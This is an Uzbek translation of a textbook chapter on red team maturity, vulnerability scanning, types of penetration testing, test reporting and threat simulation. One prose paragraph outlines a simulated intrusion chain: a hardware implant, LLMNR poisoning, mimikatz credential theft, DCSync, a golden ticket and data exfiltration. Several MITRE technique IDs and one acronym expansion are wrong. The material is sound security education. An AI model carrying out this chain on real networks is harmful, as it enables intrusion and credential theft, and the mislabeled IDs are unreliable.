Turli yetuklik darajasidagi tashkilotlar o‘zlarining qizil jamoasidan turli yondashuvlarni talab qiladi. Tashkilotning xavfsizlik pozitsiyasi yetuklashgan sari, qizil jamoaning roli o‘zgaradi va umumiy biznesga ta’siri ham o‘zgaradi. Ushbu bo‘limda qizil jamoa nima ekanligi, u qanday rollarni bajarishi mumkinligi ko‘rib chiqiladi va har bir bosqich tashkilot xavfsizligini oshirishda qanday rol o‘ynashi muhokama qilinadi.

Xavfsizlik dasturi boshlanganda, birinchi bosqich odatda xavfsizlik devorlari, proksi-serverlar va tarmoq hujumlarini aniqlash tizimlari kabi tarmoq boshqaruvini amalga oshirishni o‘z ichiga oladi. Asosiy choralar ko‘rilgandan so‘ng, barcha tizimlar yangilanganligiga ishonch hosil qilish uchun yamoq (patch)larni boshqarish amalga oshiriladi. Ushbu chora-tadbirlar ishlayotganligini qanday aniqlash mumkin? Buning bir usuli – zaifliklarni skanerlash. Zaifliklarni skanerlash skaner nuqtai nazaridan tarmoqda qaysi tizimlar ko‘rinishini, qaysi xizmatlar ochiqligini va qanday potensial zaifliklar mavjudligini aniqlashga yordam beradi. 6.1-rasmda har bir xavfsizlik darajasi avvalgisidan qanday qurilganligi, shuningdek, qaysi turdagi testlar ushbu sohalarga e’tibor qaratishga yordam berishi ko‘rsatilgan.



6.1-rasm. Qizil jamoaning yetuklik modeli

Tashkilotda zaifliklarni skanerlash soni ortib borayotganligi sababli, noto‘g‘ri ijobiy ko‘rsatkich ham oshadi va tashkilot autentifikatsiya qilingan skanerlarni qo‘shib, tasdiqlangan zaifliklarni skanerlashga o‘tadi. Tashkilot zaifliklarni boshqarish dasturining asosiy tamoyillarini o‘zlashtirgandan so‘ng, biznesning muhim sohalarida zaif tomonlarni bartaraf etish muhimdir.

Qizil jamoalar odatiy holga kelganligi sababli, ba’zi mas’uliyatlar tashkilotning boshqa qismlariga o‘tkazilishi va qizil jamoa rivojlanishi mumkin. Oxir oqibat, yanada murakkab qizil jamoalar tahdidlarni simulyatsiya qilish qobiliyatiga va “binafsha jamoalarga” (keyinroq bobda muhokama qilinadi) nafaqat xavfsizlik imkoniyatlari sohasida, balki tashkilotning biznes yuritish uslubida ham tashkilotda o‘zgarishlarga olib keladi. Ular boshqa funksiyalarni saqlab qolishlari

mumkin, ammo qobiliyat darajasi qobiliyatning umumiy darajasini belgilaydi, eng yetuk tashkilotlar biznes bo‘linmalariga (LOB) qiymat berish va xodimlarni haqiqiy murosaga kelgunga qadar hodisalarga javob berishga o‘rgatish imkoniyatini beradi.

Zaiflikni skanerlash

Zaifliklarni skanerlash – bu atrof-muhitdagi zaifliklarni topish uchun vositalardan foydalanish jarayoni. Zaifliklarni skanerlash keng qamrovli faoliyatdir, chunki u o‘tkazib yuborilgan yamoq (patch)lar mavjudligini aniqlash uchun iloji boricha ko‘proq aktivlarni sinab ko‘rishga harakat qiladi, ammo u faqat testlar yozilgan ma’lum muammolarni aniqlay oladi. Boshqa tomondan, penetratsion test kichik tizimlar to‘plamida yangi zaifliklar va oqibatlarni aniqlashga harakat qilish uchun aktivlarga chuqurroq kirib boradi.

Zaifliklarni skanerlashning ikkita asosiy turi mavjud: autentifikatsiya qilingan va tasdiqlanmagan. Aksariyat tashkilotlar tasdiqlanmagan skanerlash bilan boshlanadi, chunki uni joylashtirish osonroq. Ushbu yondashuvning kamchiligi shundaki, tasdiqlanmagan skanerlar ko‘pincha xizmatning zaif yoki yo‘qligini taxminiy ravishda aniqlaydi, bu esa noto‘g‘ri pozitivlar va noto‘g‘ri rad etish holatlarining yuqori darajasiga olib keladi. Bunda, skaner xizmatning zaif ekanligini ko‘rsatganda, aslida u shunday emas bo‘lishi mumkin, yoki aksincha, skaner xizmat zaif emas deb ko‘rsatganda, aslida zaiflik mavjud bo‘lishi mumkin. Tashkilot zaifliklarni skanerlashni boshlaganda, muammolarni hal qilish uchun yo‘l bo‘lishi kerak. Bu yamoqlarni boshqarish va zaifliklarni bartaraf etish jarayonlarining kombinatsiyasi. Ushbu jarayonlar o‘rnatilgandan so‘ng, ko‘pincha noto‘g‘ri pozitivlar mavjudligi aniq bo‘ladi va tashkilot noto‘g‘ri pozitivlar sonini kamaytirish uchun zaifliklarni tasdiqlangan skanerlashga o‘tadi. Tasdiqlangan zaiflik skanerlari dasturiy ta’minot versiyalarini to‘g‘ridan-to‘g‘ri so‘rash uchun tizimda autentifikatsiya qilinadi, bu ularga zaifliklarni o‘z ichiga olgan versiyalarni aniqlash va yamalar ketma-ket qo‘llanilganligini tekshirish uchun foydalanish imkonini beradi.

Ishonchli skanerlash natijalariga qo‘shimcha ravishda, autentifikatsiya qilingan skanerlash aktivlar va inventarizatsiyani boshqarishni yanada yaxshilashi mumkin. Skanerlash jarayonida dasturiy ta’minotning o‘rnatilgan versiyalari, o‘rnatilishi mumkin bo‘lgan, ammo qo‘llab-quvvatlanmaydigan yoki siyosatga zid bo‘lgan dasturiy ta’minot va boshqa tizim xususiyatlari aniqlanishi mumkin, bu esa ushbu ma’lumotlarni tashkilotning boshqa boshqaruv va ko‘rish imkoniyatlariga birlashtirishga imkon beradi. Tizimlarni nafaqat IP manzil orqali aniqlash, balki DHCP’dan foydalanadigan xostlar uchun aktivlarning zaifliklarini aniqroq kuzatishni ham amalga oshirishi mumkin, ya’ni vaqt o‘tishi bilan aktivlarning zaiflik tendensiyalarini kuzatish yanada ishonchli bo‘ladi.

Ishlayotgan zaifliklarni boshqarish dasturi qizil rangli jamoalarda qolgan faoliyat uchun asosdir. Zaifliklarni boshqarmasdan, penetratsion test faqat muvofiqlik maqsadlari uchun foydali bo‘ladi va natijalari ko‘pincha u qadar ijobiy bo‘lmaydi.

Tasdiqlangan zaifliklarni skanerlash

Zaifliklarni boshqarish jarayoni amalga oshirilgandan so‘ng, tashkilotlar aniqlangan zaifliklar haqiqatan ham ekspluatatsiya qilinishiga va bosqinni to‘xtata oladigan qo‘shimcha himoya vositalari yo‘qligiga ishonch hosil qilishni xohlashlari mumkin. Tasdiqlangan zaifliklarni skanerlash ushbu bo‘shliqni zaifliklarni skanerlash natijalarini olish va zaiflikdan foydalanish uchun ularni qo‘lda tekshirish orqali to‘ldiradi. Biroq zaiflik ishlatilgandan so‘ng sinov odatda to‘xtatiladi, shuning uchun keyingi operatsion imkoniyatlar tekshirilmaydi.

Serverlar va xizmatlarni ishlatish orqali tester tizimning zaifligi haqidagi har qanday shubhani yo‘q qiladi. Ko‘pchilik penetratsion test karyerasini ushbu turdagi testdan boshlaydi, chunki uning ko‘lami cheklangan, maqsadlar aniq va ko‘pincha takrorlanadi. Zaifliklarni o‘rganish, hujumlar yaratish va ekspluatatsiyalarni amalga oshirish bo‘yicha o‘z ko‘nikmalarini rivojlantirish orqali testerlar yanada murakkab penetratsion testlarga tayyorgarlik ko‘rish uchun hujum qilish qobiliyatlarini yaxshilashlari mumkin.

Barcha tashkilotlar zaifliklarni tekshirishni amalga oshirish uchun alohida funksiyaga ega emas. Ba’zilar zaifliklarni aniqlash uchun faqat autentifikatsiya qilingan skanerlashga tayanadilar va keyin ularni faqat shu asosda majburan tuzatadilar. Biroq tashkilotlar o‘sib borishi bilan, u qisqa muddatli bo‘lsa ham, ko‘pincha dasturning bir qismiga aylanadi.

O‘tkazuvchanlik sinovi

O‘tkazuvchanlik sinovi (Penetration Testing) hujum daraxtlarini yaratish orqali xavfsizlikning zaif tomonlarini ketma-ket tekshiradi. Hujum daraxtlari bir qator hodisalarni birgalikda ko‘rsatadi va natijani tashkilotlar o‘z muhitida zaifliklar nimani anglatishini tushuna oladigan tarzda namoyish etadi. Bitta zaiflik past CVSS[11] balliga ega bo‘lishi mumkin bo‘lsa-da, uni boshqa zaifliklar bilan birlashtirib, tajovuzkor ancha katta ta’sirga erishishi mumkin. Ushbu hujum daraxtlari xavfsizlik guruhiga zaifliklarga boshqaruv vositalari qanday ta’sir qilishi haqida tushuncha beradi, biznes bo‘linmalari esa bu zaifliklar kompaniyaga ma’lumotlar va jarayon nuqtai nazaridan qanday ta’sir qilishini ko‘rishlari mumkin.

Eslatma: CVSSv3.1 CVSS spetsifikatsiyasining so‘nggi versiyasidir. Ko‘pgina zaifliklar CVSS balliga ega bo‘lsa-da, ba’zida bu noto‘g‘ri bo‘lishi mumkin, shuning uchun uni o‘zingiz qanday hisoblashni tushunish, ayniqsa, foydali bo‘ladi. Kalkulyatorni onlayn topishingiz mumkin:

[11] CVSS(Common Vulnerability Scoring System) – Zaifliklarni baholashning umumiy tizimi

https://www.first.org/cvss/calculator/3.1.

Ko‘pgina penetratsion testerlar ma’lum bir sohaga ixtisoslashgan: tarmoq, dastur, jismoniy, qurilma yoki bulut sinovlari. Bu ular faqat ushbu turdagi testlarni o‘tkazadi degani emas, chunki hujumlar ko‘pincha ushbu komponentlarning chegaralarini kesib o‘tadi.

Penetratsion test sinov parametrlarini aniqlashga yordam beradigan ish deklaratsiyasi (SOW) bilan tartibga solinadi. Ish deklaratsiyalari test maqsadlariga qarab sezilarli darajada farq qilishi mumkin. Ba’zi tashkilotlar uchun maqsad ma’lum bir sohada yuzaga kelishi mumkin bo‘lgan barcha muammolarni aniqlashdir, boshqalari esa testerning maqsadli penetratsion test deb ataladigan murosaga kelishini istagan aniq maqsadlariga ega bo‘lishi mumkin.

Maqsadli penetratsion test odatda tahdid modelini o‘rganish uchun maqsadlar va vaqt oralig‘ini belgilaydi. Mijoz odatda operatsion muhitni shantaj qilish, korporativ sirlarni o‘g‘irlash, sezgir muhitni buzish yoki SCADA tizimlariga ta’sir qilish kabi tahdidlarni aniq ko‘rsatib beradi. Sinovchi, tarmoqdagi yoki tashqaridagi pozitsiyadan boshlanib, tarmoq bo‘ylab harakatlanadi. Ushbu jarayonda u imtiyozlarni oshirish va maqsadga erishguncha oldinga siljish orqali maqsadli muhitga kirishga intiladi.

Penetratsiya testi zaifliklarning tarmoqqa ta’sirini aniqroq tushunishga yordam beradi. Hujum zanjirlarini yaratish orqali tester ma’lum natijalarga erishish uchun zaifliklar kombinatsiyasidan qanday foydalanish mumkinligini ko‘rsatishi mumkin. Shu tarzda zaifliklarning amaliy ta’sirini aniqlash va ularni yumshatish choralari samaradorligini baholash mumkin. Muxtasar qilib aytganda, ko‘pgina tashkilotlar ma’lum nazorat vositalari zararli faoliyatni aniqlaydi va ba’zi zaifliklardan foydalanish mumkin emasligiga ishonishadi; ammo penetratsion test paytida tester tajovuzkor nima qila olishini baholaydi. Tegishli kirish testi hisobotida “potensial topilmalar” bo‘lmaydi. Buning o‘rniga, u faqat tavsiflar, tavsiyalar va skrinshotlar orqali tasdiqlanishi va hujjatlashtirilishi mumkin bo‘lgan topilmalarni o‘z ichiga oladi. Ushbu amaliy ta’sirlarni tushunish tashkilotga xavfsizlik o‘zgarishlarini birinchi o‘ringa qo‘yish va rejalashtirishga yordam beradi, bu esa tashkilotni yanada xavfsizroq qilishga yordam beradi.

Tarmoqqa kirish testi

Tarmoq sinovlari operatsion tizimlar, xizmatlar, domenlar va umumiy tarmoq topologiyasi bilan bog‘liq. Bu ko‘pchilik “penetratsion test” iborasini eshitganda tasavvur qiladigan narsadir. Ushbu testlarning maqsadi odatda tarmoq muhitini tahlil qilish va kimdir unga kira oladimi yoki yo‘qligini aniqlashdan iborat. Bundan tashqari, testlar tajovuzkor kirib kelganidan keyin foydalanishi mumkin bo‘lgan hujum yo‘llarini aniqlash va yuzaga kelishi mumkin bo‘lgan oqibatlarni baholashga qaratilgan. Sinovchi tarmoqning ma’lum bir sohasi bilan cheklanishi

mumkin, masalan, faqat tarmoq perimetri yoki unga PCI muhiti yoki mijoz muhiti kabi ma’lum bir qismi cheklangan holda tarmoq ichiga kirish huquqi berilishi mumkin.

Tarmoq sinovlari tarmoq infratuzilmasi, protokollar, aloqa, operatsion tizimlar va tarmoqqa ulangan boshqa tizimlar obyektivi orqali korxona xavfsizligini tekshiradi. Yamoq (patch)lar va zaifliklarni boshqarish, tarmoq segmentatsiyasi, konfiguratsiyani boshqarish samaradorligini, shuningdek, xostlar va tarmoqlarni boshqarish samaradorligini baholashi kerak.

Ilovaga kirish testi

Ilovalarni sinovdan o‘tkazish bitta dasturni, dastur komponentini yoki kichik dasturlar to‘plamini qamrab oladi. Ushbu test dasturiy ta’minotning zaifliklari va dasturiy ta’minot ichidagi hujum yo‘llarini aniqlash uchun dasturni chuqur o‘rganishga qaratilgan. Ilova sinovchilari veb-ilovalar, o‘rnatilgan va kompilyatsiya qilingan ilovalar (Ba’zan“qalin” ilovalar deb ataladi), mobil ilovalar va hatto amaliy dasturlash interfeyslari (API) bilan ishlashlari mumkin. Ilovalarni sinovdan o‘tkazish odatda operatsion tizimda post ekspluatatsiyasini tahlil qilishdan tashqariga chiqmaydi.

Ilovalarni sinovdan o‘tkazish dasturiy ta’minotni ishlab chiqish hayot sikli – *software development life cycle* (SDLC) jarayoniga birlashtirilgan dinamik dastur xavfsizligini sinash –*dynamic application security testing* (DAST) yoki statik dastur xavfsizligini sinash –*static application security testing* (SAST) dasturining bir qismi bo‘lishi mumkin. Bunday holda, ilovalar kodga har bir o‘zgartirish kiritilganda ma’lum vaqt oralig‘ida, ma’lum versiyalarda yoki hatto avtomatlashtirilgan jarayonlarda sinovdan o‘tkazilishi mumkin.

Ilovalarni sinovdan o‘tkazish tashkilotga dastur xavfsizligi tashkilotning umumiy xavfsizligiga qanday ta’sir qilishini tushunishga imkon beradi, bu esa xavfsizroq mahsulotlarga olib kelishi va dasturiy ta’minotni ishlab chiqish hayot sikli (SDLC) jarayonining dastlabki bosqichlarida muammolarni hal qilishi mumkin, bu esa arzonroq bo‘lishi mumkin. Shuningdek, u ilovadagi biznes nazorati, shuningdek, veb-ekran xavfsizlik devorlari (WAF) va boshqa veb-server xavfsizligi choralari kabi odatiy nazoratlarni o‘z ichiga olgan boshqaruv samaradorligini baholashga yordam beradi.

Jismoniy kirish testi

Jismoniy penetratsion testi operatsion muhitning jismoniy jihatlari, jumladan, hududga jismoniy kirishni himoya qilish uchun mo‘ljallangan eshiklar, derazalar, qulflar va boshqa boshqaruv vositalarining xavfsizligini ko‘rib chiqadi. Bunga qulflarni buzish yoki chetlab o‘tish, binolarga kirish uchun kimnidir kuzatib borish, sensorlarni chetlab o‘tish, signallarni chetlab o‘tish va manbaga

kirishning boshqa usullari kabi harakatlar kiradi. Hatto bankomatlarga kirish (ATM)[12] kabi jihatlar ham jismoniy sinovdan o‘tkaziladi, chunki qulflar, signalizatsiya va boshqa xavfsizlik choralari boshqa tizimlar baholanishidan oldin chetlab o‘tilishi kerak.

Qurilmani sinovdan o‘tkazish tobora ommalashib bormoqda, buni Gray Hat Hackingning IV bo‘limidagi IoT xakerlik boblarida ko‘rishingiz mumkin. Qurilmalarni sinovdan o‘tkazish qurilmalarning jismoniy jihatlari, shu jumladan, fizik interfeyslar va qurilmaning o‘zini buzish uchun dasturiy ta’minot va dasturlarning ishlashini ko‘rib chiqadi. Bunga ko‘pincha SCADA tarmoqlari va boshqa tarmoq uskunalari kiradi.

Jismoniy nazoratlar tashkilotning xavfsizlik holatiga qanday ta’sir qilishini tushunish uchun jismoniy testni tarmoq va jismoniy xavfsizlik guruhlari o‘rtasida muvofiqlashtirish mumkin. Bu ma’lumotlar markazi xavfsizligi va cheklangan hududlarga kirish qulayligidan tortib, zararli qurilmalarni tarmoqqa ulangan joylarda qoldirishgacha bo‘lgan hamma narsani qamrab olishi mumkin. Ushbu kuzatishlar tarmoq va jismoniy xavfsizlik guruhlariga jismoniy hujumlar ta’sirini kamaytirish uchun qo‘shimcha tavsiyalar berishga yordam beradi. Bu shuningdek, sizning tarmog‘ingiz qanchalik xavfsiz bo‘lishidan qat’i nazar, agar tajovuzkor serveringizdan aralashuvisiz qochib qutula olsa, ma’lumotlaringiz himoyalanmasligini ta’kidlaydi.

Bulutga asoslangan penetratsion test

Bulutli test – bu hozirgi paytda unchalik yaxshi rivojlanmagan yangi fan. Bulutli sinovning maqsadi bulutli resurslar bilan bog‘liq zaifliklarni aniqlash va bu resurslarni buzishdir. Bu, odatda, resurslarni ta’minlash, ta’minot zanjiri, identifikatsiya va kirishni boshqarish (IAM) yoki kalitlarni boshqarish kabi jihatlardagi zaif tomonlarni izlash orqali amalga oshiriladi. Mumkin maqsadlar bulutli saqlash, bulut xizmatlari, bulutdagi serverlar va umuman bulut boshqaruviga kirishni o‘z ichiga olishi mumkin.

Bulutli sinovlardan olingan kashfiyotlar, Internetda mavjud bo‘lgan fayllardan tortib, imtiyozlarni oshirish yoki hisobni egallashga imkon beradigan konfiguratsiya zaifliklar kabi turli xil turlarga ega.Yangi bulutli xizmatlar joriy etilgani va boshqa bulut xizmatlari bilan integratsiyalashganligi sababli, bulutli test Xavfsizlik bayonotlarini belgilash tili (SAML)[13] integratsiyasi va boshqa yagona kirish yo‘li (SSO)[14] vositalarining zaif tomonlarini aniqlashga yordam beradi. Ushbu komponentlarning har biri alohida xavf tug‘dirmasa ham, ularning kombinatsiyasi tizimning buzilishiga olib kelishi mumkin.

[12] ATM (Automated teller machine) – Bankomat
[13] SAML (Security Assertion Markup Language) – Xavfsizlik bayonotlarini belgilash tili
[14] SSO (single sign-on) – yagona kirish yo‘li

Bulutli sinov uchun ish bayonotlari (SOWs) yanada murakkab bo‘lishi mumkin, chunki kompaniya talablariga qo‘shimcha ravishda, turli bulutli provayderlar o‘z xizmatlarini tartibga soluvchi o‘zlarining ishtirok etish qoidalariga (ROE) ega. Shunday qilib, sinovni boshlashdan oldin sinovdan o‘tmoqchi bo‘lgan barcha komponentlar va bulut provayderining ROE bilan tanishib chiqing. Ushbu provayderlarning ba’zilari, I bobda aytib o‘tilganidek, zaiflik uchun mukofot dasturlariga ega bo‘lishi mumkin, shuning uchun zaif tomonlarni aniqlaganingizdan so‘ng, ular haqida xabar berishning bir necha usullari bo‘lishi mumkin.

Ko‘pgina tashkilotlar boshqa turdagi xavflarni kamaytirish uchun bulutga o‘tmoqda, biroq bulut xizmatlarini xavfsiz sozlash odatda qiyin va noto‘g‘ri konfiguratsiya va xavfsizlik zaifliklari uchun boshqa yo‘llarga ega bo‘lishi mumkin. Bu boshqaruv vositalarini sinovdan o‘tkazmasdan va bulutli xizmatlar xavfsizligini ta’minlash uchun jarayonlar, siyosat va tizimlarni ishlab chiqmasdan turib, korxonalar mavjud vositalar va siyosatlar tomonidan ushlanmagan yoki baholanmagan xavflarni kiritishlari mumkin.

Sinov jarayoni

Sinov odatda mijoz bilan SOW va ROE’ni muhokama qilish uchun kirish chaqiruvi bilan boshlanadi. Test sinovlari muddati belgilanadi va test bilan bog‘liq boshqa savollar yoki mavzular hal qilinadi. Ushbu ma’lumotlarning barchasi kelishib olingandan so‘ng, sinov sanalari belgilanadi va sinovchi ishni bajarishni rejalashtirishni boshlashi mumkin. Tushunmovchiliklarga yo‘l qo‘ymaslik uchun SOW yoki ROE’ga kiritilgan har qanday o‘zgarishlar yozma ravishda hujjatlashtirilishi kerak. Bu jarayon jamoa qoidalari va jarayonlarining bir qismi sifatida hujjatlashtirilishi kerak.

Sinov turidan qat’i nazar, kirishni o‘tkazish uchun umumiy sxema mavjud. Sinov IP manzillar, DNS nomlari va tarmoq sinovi uchun boshqa jihatlarni o‘rganishni o‘z ichiga olgan razvedka bilan boshlanadi, ammo boshqa sinov turlari uchun ko‘plab boshqa elementlarni qamrab olishi mumkin. Misol uchun, jismoniy sinov uchun, razvedkaning bir qismi qo‘shimcha ma’lumot olish uchun onlayn havo fotosuratlari yoki ma’lum bir joydagi voqealardan onlayn joylashtirilgan fotosuratlarni o‘rganishni o‘z ichiga olishi mumkin.

Keyinchalik aniqlash, skanerlash, ekspluatatsiya va ekspluatatsiyadan keyingi bosqichlar amalga oshiriladi. Ushbu bosqichlarning tafsilotlari penetratsion test turiga qarab farq qiladi, ammo ular siklik xarakterga ega. Yangi kashfiyotlardan so‘ng, keyingi harakatlarni aniqlash uchun keyingi qadamlarni boshlaydigan qo‘shimcha razvedka talab qilinishi mumkin. Sinov jarayoni haqida to‘liq kitoblar yozilgan, shuning uchun ushbu bobda biz texnik jihatlardan ko‘ra ko‘proq biznes jarayonlariga e’tibor qaratamiz.

Eslatma: *Hujumning hayotiy sikli bu yerda soddalashtirilgan. PTES (http://www.pentest-) kabi ishlash standartlari mavjud. (standard.org/index.php/Main_Page) bu tashkilotga sinov shartlarini, metodologiyalarini va sinovchilar uchun amaliyotlarni aniqlashga yordam beradi va izchil testni ta'minlash va sinovdan maksimal darajada foydalanish uchun hisobot beradi.*

Sinov tugagandan so‘ng, hisobot bosqichi boshlanadi. Hisobot, texnik bo‘lmagan o‘quvchilarga tashkilot uchun nimani anglatishini tushuntirish maqsadida, boshqaruv xulosasini o‘z ichiga olishi zarur. Bu sinovchining erishgan maqsadlari, tashkilotga umumiy ta’siri va muammolarni hal qilish va tashkilot xavfsizligini yaxshilash bo‘yicha umumiy strategiya kabi asosiy jihatlarni o‘z ichiga olishi kerak.

Hujum hikoyasi sinov paytida qilingan qadamlarni belgilashga yordam beradi va texnik menejerlar hujum qanday rivojlanganligini tushunishlari mumkin bo‘lgan texnik tafsilotlarni o‘z ichiga olishi mumkin. Bunga hujum zanjirini ko‘rsatadigan hujum xaritalari, sinov maqsadlariga erishish uchun qilingan qadamlar, qarshi nazorat choralari va topilgan har qanday vaqtinchalik yechimlar kiradi. Hikoya o‘quvchiga nima bo‘lganini va qanday ta’sir qilganini tushuntirish va boshqa testerga, agar u qayta tayinlangan bo‘lsa, ushbu testni qanday takrorlash haqida tushuncha berish uchun mo‘ljallangan.

Hisobotning topilmalar bo‘limida sinov davomida aniqlangan muammolar ro‘yxati keltirilgan va odatda ta’sirni baholash, topilma tavsifi, uni takrorlash bosqichlari, dalillar uchun skrinshotlar va tuzatish bo‘yicha tavsiyalarni o‘z ichiga oladi. Ta’sirni baholash ba’zi hisobotlarda xavf sifatida ko‘rsatilishi mumkin, ammo xavfning ba’zi elementlarini aniq hisoblash mumkin emasligi sababli, amalda bu operatsion muhitga ta’sir qiladi. Yaxshi hisobotda bu ta’sirlar qanday hisoblanganligi tasvirlangan bo‘lib, o‘quvchi taxminlar kontekstda nimani anglatishini tushunishi mumkin. Ushbu topilmalar ular ta’sir qiladigan aktivlar yoki muhit hududlariga xos bo‘lishi va bitta masala bilan cheklanishi kerak. Bir nechta odamni tuzatishi kerak bo‘lgan muammolar biznesga unchalik yordam bermaydi, chunki bunday muammolarni hal qilish uchun bitta jamoani tayinlash qiyin bo‘ladi.

Hisobotlar mijozning maxsus so‘ragan narsalariga qarab, sanalar, ish tartibi (SOW), jalb qilish qoidalari (ROE), sinov cheklovlari, skanerlash natijalari va sinov guruhi hisobotlaringizga kiritadigan boshqa jihatlar kabi boshqa elementlarni o‘z ichiga olishi mumkin. Ushbu hisobotlar aniq, qisqa va maqsadli auditoriya uchun tushunarli bo‘lishi kerak. Agar kerak bo‘lsa, o‘quvchiga muammolarni qanday tuzatish kerakligini tushunishga yordam beradigan qo‘shimcha havolalar berilishi mumkin. Ushbu hisobot haqiqiy sinov qiymatini ta’minlaydi va sinovning o‘zi foydali bo‘lsa-da, yaxshi hisobotsiz muammolarni hal qilish uchun yordam olish qiyin bo‘lishi mumkin, bu test sifatini pasaytiradi.

Tahdidlarni modellashtirish va taqlid qilish[15]

1-bobda hujumning turli bosqichlarini tasniflashga yordam beradigan va tajovuzkorlar ishlatadigan taktikalar, usullar va protseduralarni (TTP) tavsiflash usulini taqdim etadigan MITER ATT&CK asosi taqdim etildi. Tahdidlar simulyatsiyasi va emulyatsiyasi boshqaruv, siyosat, amaliyot va operatsion muhitdagi odamlarning zaif tomonlarini aniqlashga yordam berish uchun ma’lum TTPlar yordamida ushbu hujum daraxtlarini birlashtiradi. Ushbu testlar odatda tahdid, belgilangan taktikalar, texnikalar va protseduralar (TTP) hamda maqsadni o‘z ichiga olgan ssenariy bilan boshlanadi. Bu tashkilotga tajovuzkorning nima ko‘rishi mumkinligini, himoya guruhlarining qanday ma’lumotga ega bo‘lishini va agar mavjud bo‘lsa, qanday boshqaruvlar hujumchilarning maqsadlariga erishishiga to‘sqinlik qilishi mumkinligini tushunishga yordam beradi.

Faoliyatni taktikalar, texnikalar va protseduralar (TTP) bilan moslashtirish orqali testerlar mudofaa jamoasiga (blue team) xaritalar yaratishda yordam berishi mumkin. Bu, texnik jihatdan ma’lum bir muhitda ishlaydigan yoki ishlamaydigan usullarni aniqlashga imkon beradi va ushbu jamoaga nazorat choralari hamda ma’lumotlar manbalari bilan moslashtirishni ta’minlaydi. Bunday yondashuv, muayyan faoliyat turlarini aniqlashda yoki aniqlamaslikda muhim ahamiyatga ega. Ushbu ma’lumotlar keyinchalik mudofaa va hujum guruhining (binafsharang jamoa) qo‘shimcha faoliyati uchun ishlatilishi mumkin.

Tahdid simulyatsiyasi bir soha bilan chegaralanib qolmaydi, bu uning yetuklik modelida yuqori darajada bo‘lishining sabablaridan biridir. Tahdid simulyatsiyasi fishing, jismoniy test, ilovalar testi, tarmoq testi va apparatni buzish kombinatsiyasini o‘z ichiga olishi mumkin. Tahdid simulyatsiyasi kirish testiga o‘xshaydi, ammo asosiy farqi shundaki, sinovdan maqsad tashkilotning “toj marvaridlari” bilan cheklanib qolmasdan, hujum texnikalari asosida tashkilot xodimlari, jarayonlari va texnologiyasini sinab ko‘rishga qaratilgan.

Tahdid simulyatsiyalari penetratsion testlardan ko‘ra ko‘proq ehtiyotkorlik bilan rejalashtirishni talab qiladi. Qo‘llaniladigan TTPlar ko‘pincha mashq uchun oldindan aniqlanadi va ularning samaradorligini baholash uchun yoki ularning samaradorligi allaqachon ma’lum bo‘lganligi sababli maxsus TTPlarni sinab ko‘rish uchun asboblar ishlab chiqilishi mumkin. Mashqni boshlagandan so‘ng, ba’zi TTPlar ishlamasligi yoki muammolarga duch kelishi mumkin. Testerlar vaqt cheklovlari yoki kutilmagan boshqaruvlar tufayli dastlabki rejalarga qaramay, TTPni moslashtirishi yoki o‘zgartirishi kerak bo‘lishi mumkin. Misol uchun, agar tarmoq bo‘ylab harakatlanish uchun WinRM’dan foydalanish asosiy TTP bo‘lsa, WinRM butun tashkilotda o‘chirilgan bo‘lsa, tester WMI’ga o‘tishi kerak bo‘lishi mumkin.

[15] TTP (Threat Simulation and Emulation) – Tahdidlarni modellashtirish va taqlid qilish

Eslatma: MITER Attack Navigator (https://mitre-attack.github.io/attack-navigator/) mashq uchun TTP'larni xaritalash uchun ajoyib manbadir. Bu sizga TTP'larga izoh qo'shish, mashqda foydalanilganlarni ajratib ko'rsatish va boshqa jamoa a'zolari bilan bo'lishish uchun ularni JSON formatiga eksport qilish imkonini beradi. Bundan tashqari, turli xil tahdid simulyatsiyalarida TTP qamrovini ko'rsatish va nima ishlayotgani hamda nima sinovdan o'tishi kerakligiga e'tibor berish maqsadida turli qatlamlarni qoplash mumkin. Attack Navigator, shuningdek, har bir TTP uchun taktika va texnikaga havolalarni o'z ichiga oladi, shuning uchun o'quvchi mashqqa kiritilgan narsalar asosida qo'shimcha ma'lumotlarni ko'rib chiqishi mumkin.

Tahdidlarni simulyatsiya qilishning bir misoli, tajovuzkor xodimni ochiq eshikdan kirib, ofis binosiga kuzatib borishi va tarmoqdagi jismoniy apparat moslamasini (T1200) o'rnatishi bilan boshlanishi mumkin. Keyin sinovchi Responder'dan hisob ma'lumotlarini to'plash uchun *llmnr poisoning* (t1577.001) hujumini amalga oshirish uchun foydalanishi mumkin. Shundan so'ng, tajovuzkor ushbu hisob ma'lumotlarini shifrlashi va *winrm* (T1021.006)dan yuqori imtiyozli tizimni topmaguncha boshqa tizimlar bo'ylab harakatlanishi mumkin. Keyin sinovchilar *mimikatz* yordamida *lsass* (t1003.001)dan hisobga olish ma'lumotlarini hamda domen ma'muri hisobi uchun ochiq parolni olishadi.Ushbu hisob ma'lumotlari bilan testerlar domen uchun barcha hisobga olish ma'lumotlarini olish va Oltin chipta (Golden ticket)ni (T1588.001) yaratish uchun domen boshqaruvchisiga qarshi *DCSync* (T1003.006)ni amalga oshirishi mumkin. Ushbu chipta nozik veb-ilovaga kirish huquqiga ega bo'lgan foydalanuvchini taqlid qilish va keyin maqsadli kompyuterda *VNC* (T1021.005)ni o'rnatish orqali buzilgan tizim orqali dasturga kirish uchun ishlatilishi mumkin. Ilovaga kirgandan so'ng, sinovchilar *PowerShell* (T1005.003) yordamida paketlangan jadvalni o'g'irlashlari va eksport qilishlari va uni apparat qurilmasiga qaytarishlari, so'ngra uyali tarmoq (T1008) orqali testerga yuborishlari mumkin.

Tahdid emulyatsiyasi tahdid simulyatsiyasiga o'xshaydi, chunki u hujum daraxtlari va maqsadlarga erishishga qaratilgan, ammo asosiy farq shundaki, emulyatsiya faqat TTP yoki maqsadlarga qaratilgan simulyatsiyalardan farqli o'laroq, haqiqiy hujumchilar bilan bir xil TTP'larni bajarishni o'z ichiga oladi. Muayyan TTP'larni, ayniqsa maxsus dasturiy ta'minot bilan bog'liq bo'lganlarni taqlid qilish qiyin bo'lishi mumkin va odatda ma'lum bir tajovuzkor tomonidan ishlatiladigan TTP'larni tadqiq qilish va aniqlashga yordam beradigan tahdid razvedkasi guruhi bilan yaqin hamkorlikni talab qiladi.

Odatda, tahdidlarga taqlid qilish uchun tester mijozning tashkilotini potensial nishonga olishi mumkin bo'lgan tahdidlarni qidirishdan boshlaydi. Bu sinovchining o'z tadqiqoti orqali amalga oshirilishi yoki umumiy tahdidlar uchun maqsadlar haqida ma'lumot beradigan tahdid razvedkasi tashkiloti tomonidan taqdim

